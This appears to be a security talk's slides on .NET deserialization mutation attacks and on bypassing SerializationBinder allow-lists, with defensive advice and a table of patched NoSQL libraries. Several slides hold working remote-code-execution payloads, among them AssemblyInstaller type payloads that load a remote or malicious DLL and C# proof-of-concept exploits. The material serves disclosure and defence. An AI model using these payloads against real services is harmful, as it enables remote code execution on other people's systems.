
- JSON.Net mutation attacks only work if:
 - The attacker controls the first key and value in a key-value object.
 - Data is deserialized with an unsafe TypeNameHandling value.
 - Either the data is *not* serialized with TypeNameHandling.All or TypeNameHandling.Objects, or the object being serialized is something where JSON.Net never emits type information for it, like JObject.
- JavaScriptSerializer mutation attacks are much more robust:
 - Controlling any two key-value pairs is sufficient
 - Deserialization must be done with a SimpleTypeResolver

Defending against Mutation Attacks

- The best approach is to use a safe serializer
 - Anything that doesn't read type information should be ok.
 - `System.Text.Json.JsonSerializer` appears to be safe from these attacks.
- Using a `SerializationBinder` can help
 - Mutation attacks depend on tricking an application into creating objects with unexpected types. A good `SerializationBinder` can prevent this.
 - That said, `SerializationBinders` have their weaknesses too.

Bypassing Serialization Binders

Background: Serialization Binders



Example of a good SerializationBinder

This SerializationBinder creates a strict allow-list for which types can be created during deserialization.

```
class TypeAllowListBinder : SerializationBinder
{
    public override Type BindToType(string assemblyName, string typeName)
    {
        List<Type> allowedTypes = new List<Type>() {typeof(System.Exception),
        typeof(StorageRecord) };

        //always compare strings, not types!
        return allowedTypes.First<Type>(t => (t.FullName == typeName &&
        t.Assembly.FullName == assemblyName)); //exception on fail, not null!
    }
}
```

Example of a bad SerializationBinder

This SerializationBinder allows any type from a specific assembly:

```
class AllowedAssembliesBinder : SerializationBinder
{
    public override Type BindToType(string assemblyName, string typeName)
    {
        List<Assembly> allowedAssemblies =
            new List<Assembly>() {Assembly.Load("SerializationBinderExample")};

        //this is a bad idea
        return allowedAssemblies.First<Assembly>(
            a => (a.FullName == assemblyName)).GetType(typeName);
    }
}
```

Tricking a SerializationBinder with a Generic


Consider what happens if our trusted assembly has a type like this:

```
public class InitializedList<T> : System.Collections.Generic.List<T>
{
    public bool IsInitialized = false;
}
```


Tricking a SerializationBinder with a Generic

Here's a JSON.Net RCE payload that bypasses the assembly allow-list binder:

The only type being passed to the binder here is "InitializedList", which comes from our trusted assembly.



```
{ "$type": "SerializationBinderExample.InitializedList`1[[System.Configuration.  
.Install.AssemblyInstaller, System.Configuration.Install]],  
SerializationBinderExample", "$values": [{"path": "malicious.dll"}]} *
```



When this is parsed, an AssemblyInstaller object is created, even though the binder was never asked!

*Version info and public key strings omitted for ease of reading

Bypassing SerializationBinders with Contagion

- For JSON.Net, and some other serializers, only types listed directly in the serialized payload are passed to a SerializationBinder.
- Types of fields, properties, and constructor arguments can be passed, but they don't have to be.
- If a type has a settable member whose type is dangerous, that member can be exploited without its dangerous type being passed to a binder.
- This effect *chains*.

Contagion Chain Example

- The type `System.Security.Principal.WindowsIdentity` can be used to get RCE if deserialized with JSON.Net.
- Let's say there's a `SerializationBinder` that specifically blocks this type. What other types can we pass by a binder and still get RCE with the `WindowsIdentity` type?

Bypassing a binder with contagion

`System.Web.Security.WindowsAuthenticationEventArgs` has a constructor argument “identity” with the type “**WindowsIdentity**”, so we can build a payload like this:

```
{"$type": "System.Web.Security.WindowsAuthenticationEventArgs",  
System.Web, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b03f5f7f11d50a3a",
```

```
"identity": {"System.Security.ClaimsIdentity.actor":  
"<BinaryFormatterPayload>"}}
```

Deserializing this will make a `WindowsIdentity`, even though the binder is never asked!

What's been fixed

NoSQL Fix Details

Library	Patched Version	CVE	Nature of patch
LiteDB*	5.0.13	CVE-2022-23535	Assignability check, type block list
MongoDB	2.19	CVE-2022-48282	Type allow-list
RavenDB	5.4.104	NA	Type block list added in v5.4.103, patched to address generic bypass in v5.4.104
ServiceStack.Redis	6.6.0	NA	Allow list expected type and all Serializable, DataContract, or RuntimeSerializable types**
MartenDB	Not yet patched	NA	

*This library is no longer being maintained.

**Can still be exploited using a generic binder bypass as of v6.9.0

Json.NET will not be fixed

- I informed the maintainers of Json.NET of the mutation issue in January.
- They have chosen not to make changes, saying that the behavior is expected.

JavaScriptSerializer will not be fixed

- I informed the .NET team of the mutation issue in JavaScriptSerializer in January.
- .NET has also chosen not to make fixes for this issue, saying that use of SimpleTypeResolver is already discouraged.

Best Practices

Don't use or create polymorphic deserializers

- None of the attacks in this talk work against a serializer that doesn't read type information from the data stream. `System.Text.Json.JsonSerializer` should be safe.
- Never call `Type.GetType` in .NET or `Class.forName` in Java with user-provided strings. Don't use `TypeResolvers` either.
- Mutation attacks mean that even using an unsafe serializer purely on the back end can be dangerous.

Don't read untrusted data from NoSQL

- Most .NET NoSQL engines are still vulnerable to remote code execution if an attacker can write arbitrary data to a record.
- NoSQL libraries for frameworks other than .NET might be vulnerable too.

Avoid using SerializationBinder if possible

- It's very difficult to write a secure SerializationBinder.
- It's best to structure your application so that a SerializationBinder is never needed. Just avoid polymorphic serializers.
- If you must use a SerializationBinder, only allow-list fully-specified PODS types.



- Reading untrusted data from NoSQL is usually a security vulnerability.
- Mutation attacks make it possible to exploit unsafe serialization even if the serialized data is protected.
- Serialization Binders are often insufficient and vulnerable to bypass.

Questions?

infosec.exchange/@seibai

Bonus Slides

Example Json.NET Mutation Exploit

```
Dictionary<string, string> basicStringDict = new Dictionary<string, string>();
basicStringDict.Add("$type", "System.Configuration.Install.AssemblyInstaller,
System.Configuration.Install, Version = 4.0.0.0, Culture = neutral, PublicKeyToken =
b03f5f7f11d50a3a");
basicStringDict.Add("Path", "https://www.example.com/fake.dll");
JsonSerializerSettings settings = new JsonSerializerSettings() { TypeNameHandling =
TypeNameHandling.Auto };
string serializedDictionary = JsonConvert.SerializeObject(basicStringDict, settings);
System.Console.WriteLine(serializedDictionary);
Object deserialized = JsonConvert.DeserializeObject(serializedDictionary, settings);
System.Console.ReadLine();//needed so that we don't exit before the request is made
```

Example JavaScriptSerializer Mutation Exploit

```
Dictionary<string, string> stringDict = new Dictionary<string, string>();
stringDict.Add("Apple", "Pear");//having other entries makes no difference
stringDict.Add("__type", "System.Configuration.Install.AssemblyInstaller,
System.Configuration.Install, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a");
stringDict.Add("Whatever", "Whatever");//having other entries makes no difference
stringDict.Add("Path", "https://www.example.com/fake.dll");
JavaScriptSerializer serializer = new JavaScriptSerializer(new SimpleTypeResolver());
string json = serializer.Serialize(stringDict);
Object myDeserializedObject = serializer.Deserialize<Dictionary<string, string>>(json);
System.Console.ReadLine();//wait for request to be made
```

Scanning for mutation vulnerabilities

- If data being sent to a service looks like it has a string->string key value collection structure, you can insert a type key set to the .NET AssemblyInstaller type and a path key set to the URL of a server you control and use the path to indicate the injection context.
- Later, if the server serializes and deserializes the collection in a way that allow serialization mutation, your server should get a request.